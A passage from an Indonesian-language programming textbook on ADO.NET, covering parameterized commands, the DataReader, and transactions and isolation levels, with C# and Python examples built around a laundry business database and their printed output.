`Microsoft.Data.Sqlite`	`@name`, `$name`, atau `:name`	`WHERE id = @id`
`MySqlConnector`	`@name` atau `?`	`WHERE id = @id`
OLE DB, ODBC	`?` (berdasarkan posisi)	`WHERE id = ?`
PDO (PHP)	`?` atau `:name`	`WHERE id = :id`
JDBC (Java)	`?` (berdasarkan posisi, dihitung dari 1)	`ps.setString(1, id)`
`sqlite3` (Python)	`?` atau `:name`	`con.execute("… WHERE id = ?", (id,))`

> **DEFINISI. Perintah berparameter** (*parameterized command*; di PHP dan Java disebut *prepared statement*) adalah perintah yang teks SQL-nya tetap dan memuat penanda, sedangkan nilainya dikirim ke basis data terpisah dari teks itu. Basis data mengurai teks lebih dulu, memutuskan apa makna pernyataan itu, dan baru sesudahnya menerima nilai-nilai — sebagai data, yang tidak akan pernah dapat mengubah makna pernyataan.

Lapisan data Laundry membuat setiap perintah melalui satu fungsi pembantu kecil, **Kode 15.3**. Fungsi itu menerima teks SQL dan daftar pasangan nama–nilai, dan ditulis terhadap `DbConnection` dan `DbCommand` sehingga berfungsi dengan penyedia apa pun.

Kode 15.3 `AdoBillRepository.Command`, `Scalar`, dan `Execute`: setiap nilai menjadi `DbParameter`; `null` menjadi `DBNull.Value`, yaitu NULL basis data; dan `using` membuang setiap perintah sesudah dipakai.

```
    /// <summary>A command with its text and its parameters; values never touch the
text.</summary>
    private static DbCommand Command(DbConnection con, DbTransaction? tx, string sql,
                                     params (string Name, object? Value)[] parameters)
    {
        DbCommand cmd = con.CreateCommand();
        cmd.CommandText = sql;
        cmd.Transaction = tx;
        foreach (var (name, value) in parameters)
        {
            DbParameter p = cmd.CreateParameter();
            p.ParameterName = name;
            p.Value = value ?? DBNull.Value;
            cmd.Parameters.Add(p);
        }
        return cmd;
    }

    private static object? Scalar(DbConnection con, DbTransaction? tx, string sql, params
(string, object?)[] ps)
    {
        using DbCommand cmd = Command(con, tx, sql, ps);
        return cmd.ExecuteScalar();                        // first column of the first row,
or null
    }

    private static int Execute(DbConnection con, DbTransaction? tx, string sql, params
(string, object?)[] ps)
    {
        using DbCommand cmd = Command(con, tx, sql, ps);
        return cmd.ExecuteNonQuery();                      // number of rows changed
    }
```

`con.CreateCommand()` mengembalikan perintah dari penyedia koneksi itu, dan `cmd.CreateParameter()` parameter dari penyedia yang sama, sehingga tidak ada satu pun di sini yang menyebut SQLite, MySQL, atau SQL Server. `DBNull.Value` layak dijelaskan dengan satu kalimat: `null` di C# berarti "tidak ada objek", sedangkan NULL di basis data adalah nilai tersendiri, dan ADO.NET mewakilinya dengan satu objek tunggal `DBNull.Value`. Mengisi `Value` sebuah parameter dengan `null` C# berarti membiarkannya tidak terisi, dan sebagian penyedia menolaknya.

15.4.7 DataReader

`ExecuteReader()` mengembalikan sebuah DataReader, dan DataReader memungkinkan **pembacaan hasil secara berurutan, baris demi baris** (**Gambar 15.22**). DataReader adalah kursor yang bermula *sebelum* baris pertama; setiap panggilan `Read()` memindahkannya ke baris berikutnya dan mengembalikan `true`, sampai tidak ada baris lagi dan `Read()` mengembalikan `false`. Kursor itu tidak dapat mundur dan tidak dapat melompat.

- **ExecuteReader()** mengembalikan objek DataReader

```
IDataReader ExecuteReader()
IDataReader ExecuteReader(CommandBehavior behavior);
```

- DataReader membaca hasilnya secara berurutan, baris demi baris

Gambar 15.22 DataReader atas tabel hasil sebuah `SELECT`. `Read()` memajukan kursor satu baris dan melaporkan apakah masih ada baris yang dapat dituju.

Gambar 15.23 mencantumkan antarmukanya. `Read()` membaca baris berikutnya. *Indexer* membaca kolom berdasarkan posisi, `reader[0]`, atau berdasarkan nama, `reader["LastName"]`, dan mengembalikan `object`. Metode akses bertipe — `GetBoolean`, `GetByte`, `GetString`, `GetInt32`, `GetDecimal`, ... — mengembalikan nilai yang sudah dikonversi. `GetName(i)`, `GetDataTypeName(i)`, dan `GetOrdinal(name)` mengembalikan metadata: nama kolom, nama tipenya, dan posisi kolom bila namanya diketahui. `IsDBNull(i)` menanyakan apakah suatu nilai NULL sebelum metode bertipe melempar galat karenanya. `FieldCount` adalah jumlah kolom, dan `Close()` melepaskan *reader*.

- **Read** berpindah ke baris berikutnya

```
bool Read();
```

- Nilai kolom lewat *indexer*


```
object this[int] { get; }
object this[string] { get; }
```

- Akses bertipe ke nilai kolom

```
bool GetBoolean(int idx);
byte GetByte(int idx);
...
```

- Metadata

```
string GetDataTypeName(int i);
string GetName(int idx);
int GetOrdinal(string name);
...
```



Gambar 15.23 Antarmuka `IDataRecord` dan `IDataReader`. `IDataRecord` menggambarkan baris saat ini (*indexer*, metode bertipe, metadata); `IDataReader` menambahkan perpindahan ke baris berikutnya dan penutupan.

Gambar 15.24 mengurutkan panggilan-panggilan itu: buat *reader*, baca nilai kolom ke dalam larik, baca dengan *indexer*, baca dengan metode bertipe, lalu tutup *reader*.

- Buat DataReader dan baca baris-barisnya

```
IDataReader reader = cmd.ExecuteReader();
while (reader.Read()) {
```

- Baca nilai-nilai kolom ke dalam larik

```
    object[] dataRow = new object[reader.FieldCount];
    int cols = reader.GetValues(dataRow);
```

- Baca nilai kolom dengan *indexer*

```
    object val0 = reader[0];
    object nameVal = reader["LastName"];
```

- Baca nilai kolom dengan *getter* bertipe, **GetString**

```
    string firstName = reader.GetString(2);
```

- Tutup DataReader

```
}
reader.Close();
```

Gambar 15.24 Bekerja dengan `IDataReader`: `ExecuteReader`, putaran `while (reader.Read())`, `GetValues` ke larik berukuran `FieldCount`, *indexer* berdasarkan posisi dan nama, metode bertipe, dan `Close`.

Tidak satu pun dari semua itu memerlukan server basis data untuk dijalankan. `System.Data` memiliki satu DataReader sendiri, `DataTableReader`, yang membaca baris-baris sebuah DataTable dengan panggilan yang persis sama seperti yang dijawab `SqlDataReader` atau `SqliteDataReader`. **Kode 15.4** memakainya pada tabel `Employee` milik Laundry, yang dimuat dari CSV, dan mengikuti **Pseudokode 15.1** baris demi baris.

Kode 15.4 `AdoBasics/ReaderDemo.cs`: pola DataReader dari **Gambar 15.24**, dijalankan sungguhan atas pegawai Laundry. Tiga baris terakhir mengisi DataTable dari sebuah *reader*, yaitu hal yang dilakukan DataAdapter di dalam `Fill`.

```
using System.Data;
using Laundry.Data;

namespace AdoBasics;

// The DataReader pattern, run for real. A DataTableReader is the IDataReader that
// ships with System.Data; a SqlDataReader, SqliteDataReader or MySqlDataReader is
// used with exactly the same calls.
public static class ReaderDemo
{
    public static void Run(string data)
    {
        DataTable employees = LaundrySchema.Load(Path.Combine(data,
"csv")).Tables["Employee"]!;

        IDataReader? reader = null;                             // declare
        try
        {
            reader = employees.CreateDataReader();              // "execute": get a forward-
only cursor
            Console.WriteLine($"FieldCount = {reader.FieldCount}; column 1 is
\"{reader.GetName(1)}\" ({reader.GetDataTypeName(1)})");
            int spv = reader.GetOrdinal("spv_id");              // look the position up once
            object[] dataRow = new object[reader.FieldCount];
            while (reader.Read())                               // process: one row at a
time
            {
                if ((string)reader["section"] != "transaction") continue;
                int cols = reader.GetValues(dataRow);           // all columns into an array
                for (int i = 0; i < 3; i++)
                    Console.Write("| {0} ", dataRow[i]);
                Console.WriteLine("| supervisor {0}", reader.IsDBNull(spv) ? "(none: the
owner)" : reader.GetString(spv));
            }
        }
        catch (Exception e)
        {
            Console.WriteLine(e.Message);                       // handle
        }
        finally
        {
            reader?.Close();                                    // release, even after an
error
        }

        // The same reader can fill a DataTable: this is what a DataAdapter does inside
Fill().
        using IDataReader again = employees.CreateDataReader();
        var copy = new DataTable("EmployeeCopy");
        copy.Load(again);
        Console.WriteLine($"DataTable.Load(reader): {copy.Rows.Count} rows,
{copy.Columns.Count} columns, reader closed = {again.IsClosed}");
    }
}
```

Jalankan dari folder `aspnet/AdoBasics` dengan `dotnet run -- reader`. **Kode 15.5** adalah keluaran sebenarnya.

Kode 15.5 Keluaran **Kode 15.4**. Pemilik usaha, E0001, tidak punya atasan: `IsDBNull` menangkap NULL itu sebelum `GetString` sempat melempar galat.

```
FieldCount = 5; column 1 is "name" (String)
| E0001 | Hendra Wijaya | transaction | supervisor (none: the owner)
| E0003 | Bambang Sutrisno | transaction | supervisor E0001
| E0004 | Dewi Lestari Putri | transaction | supervisor E0001
| E0005 | Anisa Rahmawati | transaction | supervisor E0001
| E0008 | Rizky Pratama | transaction | supervisor E0002
| E0011 | Kevin Tanoto | transaction | supervisor E0002
| E0012 | Fitri Handayani | transaction | supervisor E0003
DataTable.Load(reader): 14 rows, 5 columns, reader closed = True
```

Empat rincian **Kode 15.4** layak Anda salin ke setiap putaran *reader* yang Anda tulis. `GetOrdinal("spv_id")` dipanggil sekali, sebelum putaran, sehingga putaran tidak mencari nama kolom di setiap baris. `IsDBNull` menjaga metode bertipe. `reader["section"]` mengembalikan `object` dan perlu di-*cast*, sedangkan `GetString(spv)` langsung mengembalikan `string`. Dan `reader?.Close()` di dalam `finally` melepaskan *reader* bahkan bila sebuah baris melempar galat. Blok terakhir memperlihatkan `DataTable.Load(reader)`: metode ini membaca setiap baris sebuah *reader* ke dalam DataTable lalu menutup *reader*, dan berfungsi dengan *setiap* penyedia — termasuk `Microsoft.Data.Sqlite`, yang tidak punya DataAdapter (Subbab 15.7).

15.5 Transaksi

15.5.1 Tiga baris, satu tindakan

Seorang pelanggan membawa lima kilogram pakaian ke gerai Rungkut untuk layanan cuci-kering-lipat biasa, yang harganya Rp 8.000 per kilogram. Kasir mengetik pesanan, pelanggan membayar Rp 20.000 sekarang secara tunai, dan program harus menulis tiga baris: sebuah `Bill` berstatus `queued`, sebuah baris `StatusLog` yang mencatat bahwa nota itu masuk antrean dan oleh siapa, serta sebuah `Payment` sebesar Rp 20.000. Tagihan nota dihitung oleh server, tidak pernah diambil dari formulir:

$$\text{tagihan} = \text{harga} \times \text{unit} = 8000 \times 5 = 40000 \tag{15.2}$$

dan sisa yang masih harus dibayar pelanggan adalah tagihan dikurangi semua yang sudah dibayar:

$$\text{sisa} = \text{tagihan} - \sum_{p \in \text{pembayaran nota}} \text{jumlah}_p = 40000 - 20000 = 20000 \tag{15.3}$$


Sekarang bayangkan program menulis `Bill`, menulis `StatusLog`, lalu gagal pada `Payment` — galat jaringan, aturan yang dilanggar, listrik padam. Basis data kini menyatakan pelanggan berutang Rp 40.000; laci kas berisi Rp 20.000 lebih banyak daripada yang dapat dijelaskan pembukuan; dan Persamaan (15.3) memberi jawaban yang salah selama tidak ada yang menyadarinya. Tidak ada yang sengaja menulis keadaan itu, dan tidak ada jalur kode yang dirancang untuk menanganinya. Subbab 5.11 sudah memberi obatnya, dan obat itu sama di setiap bahasa.

> **DEFINISI. Transaksi** adalah sekelompok pernyataan yang diperlakukan basis data sebagai satu tindakan yang tak terbagi. Transaksi menjamin empat sifat, **ACID**: *atomicity* (atomisitas) — semua perubahannya terjadi atau tidak satu pun; *consistency* (konsistensi) — setiap *constraint* terpenuhi ketika transaksi berakhir; *isolation* (isolasi) — koneksi lain tidak pernah melihat keadaannya yang setengah jadi; *durability* (ketahanan) — sesudah di-*commit*, perubahannya bertahan dari kerusakan sistem. Transaksi berakhir dengan **commit**, yang

> membuat setiap perubahan permanen serentak, atau **rollback**, yang membatalkan setiap perubahan seakan-akan tidak pernah dibuat.

15.5.2 Transaksi di ADO.NET

ADO.NET mendukung transaksi secara langsung (**Gambar 15.25**). Objek transaksi dibuat oleh koneksi, `con.BeginTransaction()`; perintah-perintah **ditugaskan** kepadanya melalui properti `Transaction`; dan transaksi diakhiri dengan `Commit()` atau dibatalkan dengan `Rollback()`.



Gambar 15.25 Transaksi di ADO.NET. Sebuah perintah memiliki paling banyak satu `Transaction`; sebuah transaksi mengenal `Connection` dan `IsolationLevel`-nya dan menyediakan `Commit()` serta `Rollback()`; sebuah koneksi membuat transaksi dengan `BeginTransaction()`, boleh dengan tingkat isolasi.

Pekerjaannya mengikuti tiga langkah. Pertama, definisikan koneksi dan buat objek transaksi (**Gambar 15.26**, atas). Kedua, buat setiap perintah, tugaskan kepada transaksi, lalu jalankan; contohnya menghapus baris-baris rincian sebuah pesanan lalu pesanan itu sendiri, dua pernyataan yang tidak boleh dipisahkan. Ketiga, lakukan *commit*, atau *rollback* bila ada yang melempar galat, dan tutup koneksi apa pun yang terjadi (**Gambar 15.27**).

1. Definisikan koneksi dan buat objek Transaction

```
SqlConnection con = new SqlConnection(connStr);
IDbTransaction trans = null;
try {
    con.Open();
    trans = con.BeginTransaction(IsolationLevel.ReadCommitted);
```

2. Buat objek-objek Command, tugaskan ke transaksi, dan eksekusi

```
    IDbCommand cmd1 = con.CreateCommand();
    cmd1.CommandText = "DELETE [OrderDetails] WHERE OrderId = 10258";
    cmd1.Transaction = trans;
    cmd1.ExecuteNonQuery();

    IDbCommand cmd2 = con.CreateCommand();
    cmd2.CommandText = "DELETE Orders WHERE OrderId = 10258";
    cmd2.Transaction = trans;
    cmd2.ExecuteNonQuery();
```

Gambar 15.26 Langkah 1 dan 2: buka koneksi dan mulai transaksi `ReadCommitted`; buat dua perintah, tugaskan masing-masing kepada transaksi, lalu jalankan. Baris-baris rincian pesanan 10258 dihapus lebih dulu karena baris pesanan adalah induknya.

3. Kukuhkan atau batalkan transaksi

```
    trans.Commit();
} catch (Exception e) {
    if (trans != null)
        trans.Rollback();
} finally {
    try {
        con.Close();
    } catch (Exception) { }
}
```

Gambar 15.27 Langkah 3: `trans.Commit()` di akhir `try`; `trans.Rollback()` di dalam `catch`; koneksi ditutup di `finally`.

Versi Laundry adalah **Kode 15.6**, jantung bab ini. Versi ini ditulis terhadap `DbConnection` dan `DbTransaction`, sehingga berjalan di SQLite, MySQL, atau SQL Server tanpa perubahan.

Kode 15.6 `AdoBillRepository.CreateBillWithFirstPayment`: baca harga, validasi, hitung id berikutnya, sisipkan nota, baris log, dan pembayarannya, lalu *commit*; bila ada kegagalan apa pun, *rollback* dan laporkan satu kalimat. Dikompilasi di sini; dijalankan melalui penyedia SQLite hanya oleh pembaca yang memasangnya (Subbab 15.1.1).

```
    public string CreateBillWithFirstPayment(NewBill b)
    {
        using DbConnection con = Open();
        using DbTransaction tx = con.BeginTransaction();
        try
        {
            object? price = Scalar(con, tx, "SELECT price FROM Service WHERE id = @id",
("@id", b.ServiceId));
            if (price == null)
                throw new DataLayerException($"There is no service {b.ServiceId}.");
            if (b.Unit <= 0)
                throw new DataLayerException("The number of units must be at least 1.");
            decimal charge = Convert.ToDecimal(price) * b.Unit;
            if (b.PayAmount < 0 || b.PayAmount > charge)
                throw new DataLayerException($"A first payment must be between Rp 0 and the
charge, {Money.Rp(charge)}.");

            // The next id is read INSIDE the transaction, so no other cashier can take it.
            object? max = Scalar(con, tx, "SELECT MAX(id) FROM Bill");
            string id = "B" + ((max is string s ? int.Parse(s[1..]) : 0) +
1).ToString("D4");

            Execute(con, tx,
                "INSERT INTO Bill (id, arrived, status, rack, unit, payment, Customer_id,
Employee_id, Service_id, Outlet_id)" +
                " VALUES (@id, @arrived, 'queued', @rack, @unit, @payment, @customer,
@employee, @service, @outlet)",
                ("@id", id), ("@arrived", b.Now), ("@rack", b.Rack), ("@unit", b.Unit),
("@payment", charge),
                ("@customer", b.CustomerId), ("@employee", b.EmployeeId), ("@service",
b.ServiceId),
                ("@outlet", b.OutletId));

            InsertLog(con, tx, id, "queued", b.Now, b.EmployeeId);

            if (b.PayAmount > 0)
                InsertPayment(con, tx, id, b.PayMethod ?? "", b.PayAmount, b.PayReference,
b.Now);

            tx.Commit();                                    // all three rows, at once
            return id;
        }
        catch (DbException e)
        {
            tx.Rollback();                                  // none of them
            throw new DataLayerException(e.Message, e);
        }
        catch (DataLayerException)
        {
            tx.Rollback();
            throw;
        }
    }
```


Bacalah pelan-pelan, karena setiap barisnya punya alasan.

- `using DbConnection con = Open(); using DbTransaction tx = con.BeginTransaction();` — koneksi dan transaksi dibuang (*dispose*) ketika metode berakhir, dalam urutan terbalik. Membuang transaksi yang belum di-*commit* maupun di-*rollback* berarti **me-*rollback*-nya**, sehingga bahkan eksepsi yang lolos dari kedua blok `catch` tidak dapat meninggalkan nota setengah tertulis.
- **Setiap perintah menerima `tx`.** Perintah yang dijalankan pada koneksi yang sedang memiliki transaksi terbuka tetapi *tanpa* properti `Transaction` yang terisi ditolak oleh sebagian besar penyedia — SQL Server melempar "ExecuteNonQuery requires the command to have a

transaction…" — dan itulah cara ADO.NET memastikan bahwa Anda memang bermaksud demikian.

- **Aturan diperiksa di dalam transaksi.** Harga dibaca dengan `ExecuteScalar`; tagihan dihitung dengan Persamaan (15.2); pembayaran pertama yang melebihi tagihan ditolak. Melempar `DataLayerException` dari dalam `try` me-*rollback* transaksi (yang sejauh ini masih kosong) dalam perjalanan keluar.
- **Id berikutnya dibaca di dalam transaksi.** `SELECT MAX(id) FROM Bill` mengembalikan `B2953`, dan nota baru menjadi `B2954`. Jika dua kasir melakukannya bersamaan di luar transaksi, keduanya akan membaca `B2953` dan keduanya akan mencoba menulis `B2954`. Subbab 15.5.3 menjelaskan apa yang diperoleh dengan "di dalam transaksi", dan apa yang belum diperoleh bila hanya itu.
- **Dua blok `catch`.** `DbException` — *constraint* yang ditegakkan basis data, koneksi yang putus — diterjemahkan menjadi `DataLayerException` dengan pesan basis data disimpan sebagai *inner exception*, sehingga halaman tidak pernah melihat tipe milik penyedia. `DataLayerException` yang dilempar oleh aturan dilempar ulang apa adanya. Keduanya me-*rollback* lebih dulu.

Gambar 15.28 menggambarkan seluruh unit kerja itu, dengan setiap titik tempat ia dapat gagal dan satu-satunya tempat ia berhasil.



Gambar 15.28 Membuat nota beserta pembayaran pertama dan log statusnya sebagai satu transaksi. Kegagalan apa pun sesudah `BEGIN` — aturan yang dilanggar, *constraint* CHECK atau kunci tamu, program mati — berujung pada `ROLLBACK`, dan basis data persis seperti semula; hanya jalur yang melewati setiap langkah yang mencapai `COMMIT`.

Pola ini cukup umum untuk ditulis sekali sebagai pseudokode, **Pseudokode 15.2**; Subbab 15.12 sampai 15.15 mengimplementasikannya lima kali.

Pseudokode 15.2 Sebuah unit kerja (*unit of work*). Semua yang ditulis `work` menjadi terlihat di baris 5, atau tidak pernah.

```
UNIT-OF-WORK(work)
1  buka sebuah koneksi
2  BEGIN sebuah transaksi padanya
3  try
4      result = work(connection, transaction)    // membaca, memeriksa, menulis
5      COMMIT
6      return result
7  catch kegagalan apa pun
8      ROLLBACK
9      lemparkan satu galat yang dipahami pemanggil
10 finally
11     tutup koneksi
```

15.5.3 Tingkat isolasi

Atomisitas menyangkut satu transaksi; **isolasi** menyangkut beberapa transaksi yang berjalan bersamaan. Isolasi dicapai dengan kunci (*lock*), dan kunci mengorbankan konkurensi, sehingga basis data membiarkan Anda memilih seberapa banyak isolasi yang hendak dibayar. `BeginTransaction(IsolationLevel)` menerima salah satu nilai pada **Gambar 15.29**.

- Menentukan cara kunci baca dan kunci tulis dipakai dalam transaksi
- Transaksi ADO.NET mengizinkan berbagai tingkat isolasi

```
public enum IsolationLevel {
    ReadUncommitted, ReadCommitted, RepeatableRead, Serializable, ...
}
```

IsolationLevel	Makna
ReadUncommitted	membaca data yang dikunci transaksi lain diizinkan; *dirty read* mungkin terjadi
ReadCommitted (bawaan)	membaca data yang dikunci dilarang; tidak ada *dirty read*, tetapi *phantom row* dan *non-repeatable read* dapat terjadi
RepeatableRead	seperti `ReadCommitted`, dan pembacaan dapat diulang dengan hasil yang sama
Serializable	akses berurutan; *phantom row* tidak dapat terjadi

Gambar 15.29 Tingkat isolasi: pemakaian kunci baca dan tulis dalam transaksi. `ReadUncommitted` membolehkan *dirty read*; `ReadCommitted`, bawaan yang lazim, mencegahnya tetapi membolehkan baris hantu dan pembacaan yang tidak berulang; `RepeatableRead` membuat pembacaan berulang; `Serializable` menyerialkan akses dan mencegah baris hantu.

Tiga masalah yang dicegah oleh tingkat-tingkat itu punya nama, dan masing-masing punya contoh di Laundry (**Tabel 15.7**).

Tabel 15.7 Tiga anomali dan tingkat isolasi terendah yang mencegah masing-masing. `Snapshot`, tingkat yang ditambahkan belakangan untuk SQL Server, memberi setiap transaksi gambaran yang konsisten sejak awal transaksi itu tanpa menghalangi pembaca.

Masalah	Yang terjadi	Contoh Laundry	Dicegah mulai
Dirty read	Anda membaca baris yang ditulis transaksi lain tetapi belum di-*commit*	dasbor menghitung nota B2954 yang sebentar lagi di-*rollback* oleh transaksi kasir	`ReadCommitted`
Non-repeatable read	Anda membaca satu baris dua kali dan mendapat dua nilai berbeda karena transaksi lain meng-*commit* perubahan di antaranya	nota cetak membaca sisa tagihan, kasir kedua mencatat pembayaran, total nota tidak lagi cocok	`RepeatableRead`
Baris hantu (*phantom*)	Anda menjalankan kueri yang sama dua kali dan muncul baris baru karena transaksi lain menyisipkannya	dua kasir sama-sama membaca `MAX(id) = B2953` dan sama-sama menghitung `B2954`	`Serializable`

Baris ketiga adalah masalah id berikutnya dalam **Kode 15.6**, dan basis data yang berbeda memecahkannya dengan cara berbeda. **SQLite** hanya mengizinkan satu pihak yang menulis pada satu waktu untuk seluruh berkas: transaksi yang dimulai dengan `BEGIN IMMEDIATE` langsung mengambil kunci tulis, sehingga transaksi kasir kedua menunggu (sampai batas waktu sibuk) hingga yang pertama di-*commit*, lalu membaca `B2954` dan menghitung `B2955`. `Microsoft.Data.Sqlite` memulai transaksinya secara *immediate* secara bawaan [3]; versi PHP, Java, dan Python dalam bab ini menuliskan `BEGIN IMMEDIATE` secara eksplisit. **InnoDB milik MySQL** berjalan pada `RepeatableRead` secara bawaan, yang tidak mencegah dua transaksi membaca `MAX(id)` yang sama; *stored procedure* di Subbab 15.10 menambahkan `FOR UPDATE` untuk mengunci apa yang dibacanya. Tabel dengan kunci `AUTO_INCREMENT` atau `IDENTITY` menghindari persoalan itu sama sekali, dan karena itulah `Payment` dan `StatusLog` memakainya; `Bill` tetap memakai kunci asli bergaya `B0001`.

Anda dapat menyaksikan isolasi terjadi. **Kode 15.7** membuka dua koneksi ke satu salinan basis data — dua kasir — dan membiarkan yang pertama menulis di dalam transaksi sementara yang kedua mengamati; **Kode 15.8** adalah apa yang dilihat masing-masing.

Kode 15.7 `python/demo_isolation.py`: dua koneksi, satu transaksi, dan apa yang dapat dilihat setiap koneksi pada setiap saat.

```
"""Two cashiers, two connections: what the second one sees while the first is inside a
transaction.
    python demo_isolation.py
"""
import shutil
import tempfile
from pathlib import Path

from laundry_data import connect
from laundry_data.db import DEFAULT_DB

tmp = Path(tempfile.mkdtemp()) / "laundry.db"
shutil.copy(DEFAULT_DB, tmp)
a, b = connect(tmp), connect(tmp)
count = "SELECT COUNT(*) FROM Bill"
now = "2026-09-30 21:00:00"

a.execute("BEGIN IMMEDIATE")
a.execute("INSERT INTO Bill (id, arrived, status, rack, unit, payment, Customer_id,
Employee_id, Service_id, Outlet_id)"
          " VALUES ('B2954', ?, 'queued', 'A01', 5, 40000, 'C0001', 'E0004', 'S0001',
'O01')", (now,))
a.execute("INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id) VALUES
('B2954', 'queued', ?, 'E0004')", (now,))
print("A inside its transaction sees", a.execute(count).fetchone()[0], "bills")
print("B at the same moment sees    ", b.execute(count).fetchone()[0], "bills  (A's rows
are not committed)")
try:
    b.execute("BEGIN IMMEDIATE")
except Exception as e:
    print("B tries to start writing:     ", type(e).__name__ + ":", e)
a.execute("COMMIT")
print("after A commits, B sees      ", b.execute(count).fetchone()[0], "bills")

a.execute("BEGIN IMMEDIATE")
a.execute("DELETE FROM StatusLog WHERE Bill_id = 'B2954'")
a.execute("DELETE FROM Bill WHERE id = 'B2954'")
print("A deletes B2954 but has not committed; B sees", b.execute(count).fetchone()[0])
a.execute("ROLLBACK")
print("A rolls back; B sees         ", b.execute(count).fetchone()[0], "bills  (the delete
never happened)")
a.close()
b.close()
shutil.rmtree(tmp.parent)
```

Kode 15.8 Keluaran sebenarnya dari **Kode 15.7**. B tidak pernah melihat baris A yang belum di-*commit*; B tidak dapat mulai menulis selama A memegang kunci tulis (B menunggu lima detik, batas waktu sibuk, lalu menyerah); sesudah `COMMIT` B melihat nota baru; sesudah `ROLLBACK` penghapusan tidak pernah terjadi.

```
A inside its transaction sees 2954 bills
B at the same moment sees     2953 bills  (A's rows are not committed)
B tries to start writing:      OperationalError: database is locked
after A commits, B sees       2954 bills
A deletes B2954 but has not committed; B sees 2954
A rolls back; B sees          2954 bills  (the delete never happened)
```

15.5.4 Dua cara lain menuliskan transaksi

`System.Transactions.TransactionScope` membungkus sebuah blok kode — `using (var scope = new TransactionScope()) { …; scope.Complete(); }` — dan setiap koneksi yang dibuka di dalam blok otomatis bergabung dalam transaksi; bila `Complete()` tidak tercapai, semuanya di-*rollback*. Cara ini praktis, dan di .NET ia dapat mengoordinasikan beberapa koneksi hanya di

